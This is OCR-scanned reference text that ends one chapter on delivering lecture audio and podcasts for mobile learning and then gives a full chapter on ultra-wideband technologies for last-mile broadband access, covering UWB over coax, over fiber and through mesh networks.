
The duration of the audio lectures is important. The hour-long lecture should be broken down into manageable portions, thus requiring editing of the recorded material and also consideration of the lecturer to actively introduce natural break points.

Other dynamic elements could be coursework and general class information. Frequently asked questions (FAQs) could also have a dynamic element to them, with each cohort adding to the list for the following year. They could be implemented either as scripted audio snippets or specific slides with animation and narration.

Static Elements

A glossary of key terms was listed from each of the lectures and short scripted segments of audio were recorded for each term. It is expected that there will be slight changes with each year but that most would

Figure 2. Web site showing glossary of terms



remain unaltered making it a more manageable system. This glossary is to provide a quick reference downloadable from the course Web site and playable on mobile phones or MP3 players. Such reference material could have a similar impact into reducing student anxieties as the study performed by Chan and Lee (2005). Students could be given a list of key terms at the end of one lecture (or via text messages), to review for the following class.

To complement the audio material key slides from the lectures were individually edited with simple animation and accompanied audio, narrated using scripted text. Using a tool such as MS Producer the animation can be synchronized to the audio, providing a powerful visual medium. The animation is not complex, but forms simple additions of arrows or highlighted components to emphasize the parts relating to the audio. By having scripted text the audio can be more polished with good descriptions getting straight to the point. A similar approach could be followed for the tutorial solutions. Time is involved in the animation, scripting, and narration of the slides; however, the quality of the resulting material is high considering the little financial cost overhead required. To make the use of such material viable, the chosen slides should be key components that remain largely unchanged with each year.

A Web site was developed from which students could access the content. Some of the material, such as current lectures, may also be distributed using podcasting. It is recognized that the delivery system must be dexterous enough to cater for all ability levels. The entire podcast/RSS concept hinges largely on the user possessing a broadband connection to the Internet and to a smaller extent on them having a good working knowledge of the Internet and software. To broaden accessibility the delivery must also incorporate a more traditional download system alongside the podcasting mechanism.

DISCUSSION

A summary of pedagogic research activities involving the incorporation of multimedia material within a range of higher education institutions has been covered. The account has focused mainly on the role of mobile phones, iPods, and MP3 players within the educational domain. In particular, existing literature (Carlson, 2004; Chan & Lee, 2005; Duke, 2005; Read, 2005; Young, 2005) shows the extent of the use of such devices and the potential of this technology and openness of students to engage with it. However, an important point to highlight is that those students not owning a particular device, or possibly having less technical understanding, should not be disadvantaged and measures still need to be established to deliver the same material via different means.

An overview of the plans by the authors to provide multimedia material for a technical undergraduate module has also been described, giving a break down of course material and how different mediums, such as audio and animated slides, are being targeted for different pedagogical aims.

Providing supplementary material will be of particular advantage to students with special educational needs, such as those with hearing or visual impairments that make following a lesson in a lecture hall a more difficult task, and also for those who are not native English speakers. With the introduction of the Special Education Needs and Disability Order (SENDO/SENDA, 2005) legislation, this will surely become a vital educational tool.

ACKNOWLEDGMENT

The project commenced in June 2006, thanks to funding from Microsoft through the Higher Education Academy. Appreciation is also extended to Chris Weeks, Joe Hughes, and Malcolm Hutchison for their technical expertise and key involvement in this project.

KEY TERMS

E-Learning: This refers to education enhanced through the use of electronic devices and computer infrastructure. Often associated with distant learning with course material and sometimes supervision being delivered through the Internet. Within Higher Education courses this is often referred to as a virtual learning environment.

iPod: A portable media player manufactured by Apple® Computing Initially developed for listening to compressed audio tracks, but versions are now available for viewing video. The media files are stored either on hard drives or flash memory managed by iTunes, supplied Apple software.

M-Learning: Concept of mobile learning whereby students are typically not in a fixed location and are using mobile electronic devices such as phones, iPod, MP3 players, PDAs, and laptops to assist in their education. Course content is delivered targeted to these devices and other measures, such as SMS texts, may also be used.

MP3 Player: A generic portable media player for listening to compressed audio tracks, stored either on hard drives or flash memory within the device.

Personal Digital Assistants (PDAs): This is a handheld device performing some of the tasks usually associated by PCs and laptops such as Internet access, e-mail, diary, PDF viewer, audio and video viewing, and capture.

Podcasting: A method for material distribution over the Internet. If subscribed to a podcasting site, users are automatically alerted and updated with new material. The technology supporting this is known as Really Simple Syndication (RSS).

Short Message Server (SMS): This is a mobile phone network service for distributing text only messages.

Videocast: Video podcast. This a method for the distribution of video clips over the Internet using the same supporting technology (RSS) as that used for podcasting.

Ultra-Wideband Solutions for Last Mile Access Network

INTRODUCTION

Ultra-wideband (UWB) is an alternative wireless communications technology that offers high bandwidth wireless communications without the constraints of spectrum allocation. Fundamentally different from conventional radio frequency communications, UWB relies on a series of narrow, precisely timed pulses to transmit digital data. Transmitters and receivers that use UWB can be much simpler to build than their conventional counterparts, resulting in lower cost and higher power efficiency. Moreover, the inherent properties of UWB emissions allow them to potentially coexist with conventional wireless systems on a noninterfering basis.

In April 2002, the Federal Communications Commission (FCC) released UWB emission masks and introduced the concept of coexistence with traditional and protected radio services in the frequency spectrum, which allows the operation of UWB systems mainly in the 3.1 to 10.6 GHz band, limiting the power level emission to -41dBm/MHz. Within the power limit allowed under the current FCC regulations, Ultra-wideband can not only carry huge amounts of data over a short-to-medium distance at very low power (this range can be extended by using ad-hoc or mesh networks), but it also has the ability to carry signals through doors and other obstacles that tend to reflect signals at more limited bandwidths and a higher power (Reed, 2005). At higher power levels, UWB signals can travel to significantly greater ranges.

In March 2005, the FCC granted the waiver request, filed by the multiband Orthogonal Frequency Division Multiplexing (OFDM) alliance (MBOA), in which it approved the change in measurement for the all UWB technologies (neutral approach) (Barret, 2005). The FCC's waiver grants effectively removes the previous transmit power penalties for both frequency-hopping (OFDM) and gated UWB technologies (TH and DS). Hence, they are allowed to transmit at higher power levels and then become idle for some time, as long as they meet the limits for average power density. This new rules allow those technologies to achieve up to four times better performance and double the range.

BACKGROUND

Definitions

The concept of Ultra-wideband communication originated in the early days of radio. In the 1900s the Marconi spark gap transmitter (the beginning of radio), communicated by spreading a signal over a very wide bandwidth (Zhi & Giannakis, 2004). The basic concept is to develop, transmit, and receive an extremely short duration burst of radio frequency (RF) energy, typically a few tens of picoseconds (trillionths of a second) to a few nanoseconds (billionths of a second) in duration. These bursts represent from one to only a few cycles of an RF carrier wave. The resultant waveforms are extremely broadband, so much so that it is often difficult to determine an actual RF center frequency, which is known as "carrier-free." Early methods of signal generation utilized "baseband" (i.e., nonRF) fast rise-time pulse excitation of a wideband microwave antenna to generate and radiate the antenna's effective "impulse" response. More modern UWB systems no longer utilize direct impulse excitation of an antenna because of the inability of such an approach to adequately control emission bandwidths and apparent center frequencies (Ghavami, Michael, & Kohno, 2004).

UWB Attractive Features

UWB possesses some features that are attractive for last mile access:

- **High-speed communication systems:** UWB is advantageous for high-speed, large bandwidth, multiuser, short-to-medium range communication systems. A large number of users can share the same bandwidth for speeds greater than 100 Mbps.
- **Resolve multipath:** UWB radio signals inherently possess very fine time resolution. As a result, it is possible to resolve multipath components down to differential delays on the order of tenths of a nanosecond (corresponding to less than 1-foot path differentials). This significantly reduces fading effects in urban environments and results in fade margin reduction (Rashid, Sabira, Ali, & Khazani, 2006).
- **Secure communications:** UWB signals occupy large bandwidth, can be made noise-like, can communicate at a power spectral density level well below the noise floor of conventional radiocommunication receivers, and can communicate with a unique timing code at millions of bits per second. These features result in secure transmissions with low probability of detection (LPD) and low probability of interception (LPI) (August, Lee, & Ha, 2004).
- **Relative system simplicity:** UWB baseband information can be directly modulated using short pulses rather than modulating a sinusoidal wave. In this form of implementation, the UWB transceiver will have no phase-locked loop synthesizer, voltage-controlled oscillator, mixer, or power amplifier compared to the super-heterodyne transceiver (Anderson, Orndorff, Buehrer, & Reed, 2001).
- **Penetration properties:** UWB emissions have good ability to penetrate walls and obstacles and provide high accuracy location determination. These properties would also be useful in Location-based services (LBS) applications in last mile.
- **Low power consumption:** The current target for power consumption of UWB chipsets is less than 100 mW, which make it a good candidate for portable devices.
- **Immunity to interference:** An important feature of UWB systems is their large processing gain, a measure of a system's robustness against interference.

Ultra-Wideband vs. Narrowband

According to the FCC, a UWB system is classified using one of two different measures of bandwidth. A system can either have an instantaneous bandwidth in excess of 500 MHz or have a fractional bandwidth that exceeds 0.20 (by comparison a narrowband signal typically has a fractional bandwidth which is less than 0.01) (Sabira, Rashid, Borhanuddin, & Chan, 2006). Both metrics are defined according to the -10 dB points of the signal's spectrum. Fractional bandwidth (η) is defined as the signal's bandwidth divided by its center frequency or more precisely.


$$\eta = \frac{2(f_H - f_L)}{(f_H + f_L)} \tag{1}$$

These definitions specify that systems with a center frequency greater than 2.5 GHz must have a bandwidth greater than 500 MHz and a system with a center frequency less than 2.5 GHz must have a fractional bandwidth greater than 0.20. Figure 1 below provides an illustration comparing the fractional bandwidth of a narrowband signal and a UWB signal.

UWB TRANSMISSIONS TECHNIQUES

There are two general ways to use the bandwidth available for UWB. Impulse radio (IR) was the original approach to UWB. It involves the use of very short-

Figure 1. Comparison between narrowband and UWB signal



duration baseband pulses that use a bandwidth of several Gigahertz. Data could be modulated using either pulse amplitude modulation (PAM) or pulse-position modulation (PPM). Multiple users could be supported using a time-hopping scheme (Porcino & Hurt, 2003) as shown in Figure 2a with average power , center frequency GHz, chip length , and time shift . A more recent approach to UWB is a multibanded system (using OFDM techniques), where the UWB frequency band from 3.1 - 10.6 GHz is divided into several smaller bands. Each of these bands has a bandwidth greater than 500MHz, to comply with the FCC definition of UWB, as shown in Figure 2b, with number of subcarriers total guard time , cyclic prefix , and center frequency GHz. Several companies like Intel, Texas Instruments, and Time Domain support this approach (Qiu, 2003).

UWB SOLUTIONS FOR LAST MILE (LM)

There are two types of solutions for UWB for the last mile to the residential customers; one is UWB over cable, where UWB signal propagates through cable: coaxial or optical fiber. The other one is UWB mesh networks or UWB multiple hop solution, where the nodes in the network automatically establish an ad-hoc network and dynamically maintain the mesh connectivity.


ULTRA WIDEBAND OVER CABLE TECHNOLOGIES

Creating such a hybrid coax/wireless solution yields a number of advantages compared to the alternative, creating a bridge between two dissimilar wired and wireless technologies. Aside from cost reductions resulted from the elimination of the requirement for two separate radios, a common chipset possesses a common MAC and, therefore, no bridging is required (Chen & Kiaei, 2002). This preserves critical QoS and content protection mechanisms across the separate wired and wireless transmission media.

UWB OVER COAXIAL (UOC)

A UWB signal from the UOC transceiver, with 1.3 GHz bandwidth, has been employed. In the wireless world, the Federal Communications Commission (FCC) mandates UWB wireless signals operate above 3.1 GHz. At the same frequencies inside a coax no other application exists or is planned today (Friedman, 2006), making the UWB-over-coax signal completely coexistent with all legacy coax applications. If operations on coax are at the exact same frequencies as used in UWB wireless communications, it also makes the implementation of a transceiver that can handle coax

Figure 2. (a) PPM-IR-UWB transmitted signal, (b) Power Spectral Density (PSD) for multiband technique-OFDM-QPSK UWB transmitted signal




and wireless communications simultaneously easier to architect. Therefore, signals of more than 500 MHz spread (>1.3 GHz), at frequencies greater than 3 GHz are transmitted and received inside of the coaxial cable instead of across antennas. This type of transmission can extend UWB range to 200 meters with data rate up to 100 Mbps, which can be used in distributed points near buildings and has shown to provide an acceptable performance compared to xDSL, especially in terms of cost and QoS criteria.

UWB OVER FIBER (UOF)

Using optical techniques to generate UWB pulses has many other advantages, such as light weight, small size, large tune-ability, and the immunity to electromagnetic interference. UWB-over-fiber technology can provide a very promising solution to integrate local UWB environment into the fixed wired networks or wireless wide-area infrastructures.

To fully exploit the advantages provided by optics the distributed UWB pulse signals generated directly in the optical domain without the need of extra optical-electrical and electrical–optical conversions (Zeng

Figure 3. Block diagram of the UWB over fiber pulse generator



& Yao, 2006). For example, to generate and distribute UWB doublet pulses over a single-mode fiber (SMF) link, electrical Gaussian pulses can be modulated on an optical carrier using an electro-optic phase modulator (EOPM). The optical phase modulation to intensity modulation (PM-IM) conversion can be realized by changing the phase relationships among all the frequency components of the optical phase-modulated signal. The PM-IM conversion has a transfer function equivalent to a microwave bandpass filter, by which the input Gaussian pulses were converted to UWB doublet pulses (Fei & Jianping, 2006), as shown in Figure 3, where light from a laser diode is fiber-coupled to an EOPM, which is driven by a sequence of Gaussian pulses. The phase-modulated optical signal is then applied to a Fiber Bragg Grating (FBG). The power spectrum of the Gaussian monocycle pulse signal with central frequency of about 3.45 GHz, and a 10-dB has a bandwidth of about 7.94 GHz.


ULTRA-WIDEBAND MESH NETWORKS (UMN)

Wireless mesh networks (WMNs) have emerged as a key technology for next-generation wireless networking. Consequently, instead of being another type of ad-hoc networking, WMNs diversify the capabilities of ad-hoc networks. This feature brings many advantages to WMNs, such as low up-front cost, easy network maintenance, robustness, reliable service coverage, and so forth. Therefore, WMNs are undergoing rapid commercialization in many other application scenarios such as broadband home networking, community networking, building automation, high speed metropolitan area networks, and enterprise networking (Rappaport, 2002).

Mesh architecture, combined with UWB wireless technology, allows a very easy installation of a communications infrastructure for the last mile or elsewhere. All that is needed is to scatter repeater modules roughly every 10 meters for very high data rate (more than 100Mbps) and 1km for low data rate (less than 5Mbps). All they need is power, so they can conveniently be colocated with ceiling lights or with floor/wall power boxes, shown in Figure 4. UWB mesh networks for the last mile have some advantages over narrowband technologies (i.e., scalability, extend distance, and communication speed, long battery life for portable devices, self-configures, and provides resiliency with no single point of failure), where wireless systems based on narrowband carrier modulation are often inadequate or incapable of providing sufficiently high data rates to transmit video over air or accurate information about a mobile terminal's location to support location-aware applications or routing.

UWB mesh networks (UMNs) are dynamically self-organized and self-configured, with the nodes in the network automatically establishing an ad-hoc network and maintaining the mesh connectivity. UMNs

Figure 4. UWB solution for last mile to residential premises: (a) Backhaul network, (b) indoor networks



are comprised of two types of nodes: mesh routers and mesh clients. Other than the routing capability for gateway/bridge functions as in a conventional wireless router, a mesh router contains additional routing functions to support mesh networking. Through multi-hop communications, the same coverage can be achieved by a mesh router with much lower transmission power (Rashid, Sabira, Ali, & Khazani, 2005a).

UWM PERFORMANCE CRITERIA

As an implementation, when UWB is employed in the physical layer of a mesh network, each link operates with relatively large bandwidths. Assume the maximum transmission power is p_0 for transmission among very large number of nodes (fixed/mobile) distributed in multi-hop network with a realistic channel model (i.e., Saleh-Valenzuela (SV) model). The network throughput can be written as:

$$r(n) = P_0 / (N_0 \mathbb{E} D_i (\frac{k}{(\sqrt{N_u \log N_u})^{\alpha - 1}})), \qquad (2)$$

where D_i is the physical distance between the source and destination, N_0 is the ambient Gaussian noise power spectral density, α is the path loss, and k is a constant depend on the transmission schedule of packets.

The obtained DS-UWB mesh network throughput for two different bandwidths (upper band (5.825-10.60 GHz) and lower band (3.10-5.15 GHz)) has been compared with other narrowband techniques (IEEE 802.16 and WiFi), as shown in Figure 5. It could be seen that the throughput increases with node density Nu, due to large bandwidth, and power and transmission-rate adaptation.

In addition, mesh networks combine well with the location aspect of UWB, as investigated by the IEEE 802.15 study group. In Rashid, Sabira, Ali, and Khazani (2005b) by using Time-of-Arrival (ToA) techniques, the time that the signal is sent by the node to be located is estimated at each receiver using maximal likelihood algorithm. The maximum likelihood (ML) estimation of the arrival time delay (τ) can be obtained by finding the value of τ_d that maximizes the correlation function of received signal $r(t)$ and transmitted signal $s(t)$, that is

$$x_{rs}(\tau_d) = \frac{1}{T_0} \int_{T_0} r(t) s(t - \tau_d) dt \qquad (3)$$

Where T_0 is the auto-correlation duration, which it is equal to $T_p / 2$ where T_p be pulse repetition. The performance of the maximal likelihood (ML) estimator is bounded by the Cramer-Rao lower bound (CRLB), which is the minimum variance of ToA estimation errors about the true time delay, as shown in Figure 6.

FUTURE TRENDS

Broadband solutions for the last mile to the residential customers using UWB over cable should support high data rates by increasing the pulse repetition frequency (PRF), or using higher-order modulation, or using spread spectrum technology. The first option would make the system more vulnerable to ISI. The second would increase the peak-to-average power ratio and impose greater linearity requirements to the circuits. Then the best technique that meets all these challenges is the UWB Mesh Network (UMN).

UWB mesh network faces two key challenges: providing high-data-rate and high quality wireless access over fading channels as close to wireline quality as possible. The use of multiple antennas with multiple input multiple output (MIMO) at transmit and receive

Figure 5. Normalized UWB mesh network throughput compared with IEEE802.16 and WiFi (Rashid, Sabira, Ali, & Khazani, 2006b)




Figure 6. Location error based on the CRLB for various types of UWB IEEE 802.15 standards (Rashid, Sabira, Ali, & Khazani, 2005b).



sides of a wireless link in combination with signal processing and coding is a promising means to satisfy all quality requirements. When advanced physical layer techniques, such as UWB and MIMO are used, cross-layer design (CLD), especially between the PHY, MAC, and network layers, need to be proposed to utilize the agility provided by the physical layer. These schemes face some difficulties such as cost, system complexity, and practicality of the distance between MIMO antennas. Hence, design and implementation of a practical system, including secure cross-layer network protocols and various intrusion detection algorithms, is a challenging research topic.

CONCLUSION

Until recently, limitations of the access networks have created major obstacle to the "digital-networked home." The well-known "last mile problem" has hindered an effortless broadband access to home and, therefore, has significant impact to the home networking applications. However, recent advances in UWB transmission and broadband access technologies are very promising and are capable of bringing information superhighway to the home by wire or wireless. Using wireline techniques, UWB can transmit over coaxial or over optical fiber, where each of them can give high performance compared to conventional techniques. UWB wireless mesh techniques also can be used as the last mile solution, where the range extended by multi-hop nodes and applications that it can support such as: High-speed Internet access, Two-way data communications (peer–peer or client/server), Private or public telephony, and Two-way multimedia services such as videoconferencing and video commerce.

KEY TERMS

EOPM: Electro-Optic Phase Modulator is an optical device in which a signal-controlled element displaying electro-optic effect is used to modulate a beam of light.

FBG: A Fiber Bragg Grating is a type of diffraction grating segment of optical fiber that filters out particular wavelengths of light.

FCC: The Federal Communications Commission is an independent United States government agency, The FCC was established by the Communications Act of 1934 and is in charged to regulate all nonFederal Government use of radio spectrum.

Last Mile: The last mile is the final leg of delivering connectivity from a provider to a customer; it is typically seen as an expensive challenge because "fanning out" wires and cables is a considerable physical undertaking.

MIMO: Multiple-Input Multiple-Output is an abstract mathematical model for multi-antenna communication systems. MIMO technology shows significant increases in throughput and range for wireless system.

QoS: For telephony, Quality of Service (QoS) was defined by the ITU as the cumulative effect on subscriber satisfaction of all imperfections affecting a telephone conversation.

TLD: Tunable Laser Diode is a laser where the active medium is a semiconductor similar to that found in a light-emitting diode.

UWB: Ultra-wideband is an alternative wireless communications technology that offers high bandwidth without the constraints of spectrum allocation. It relies on a series of narrow and precisely timed pulses to transmit data.

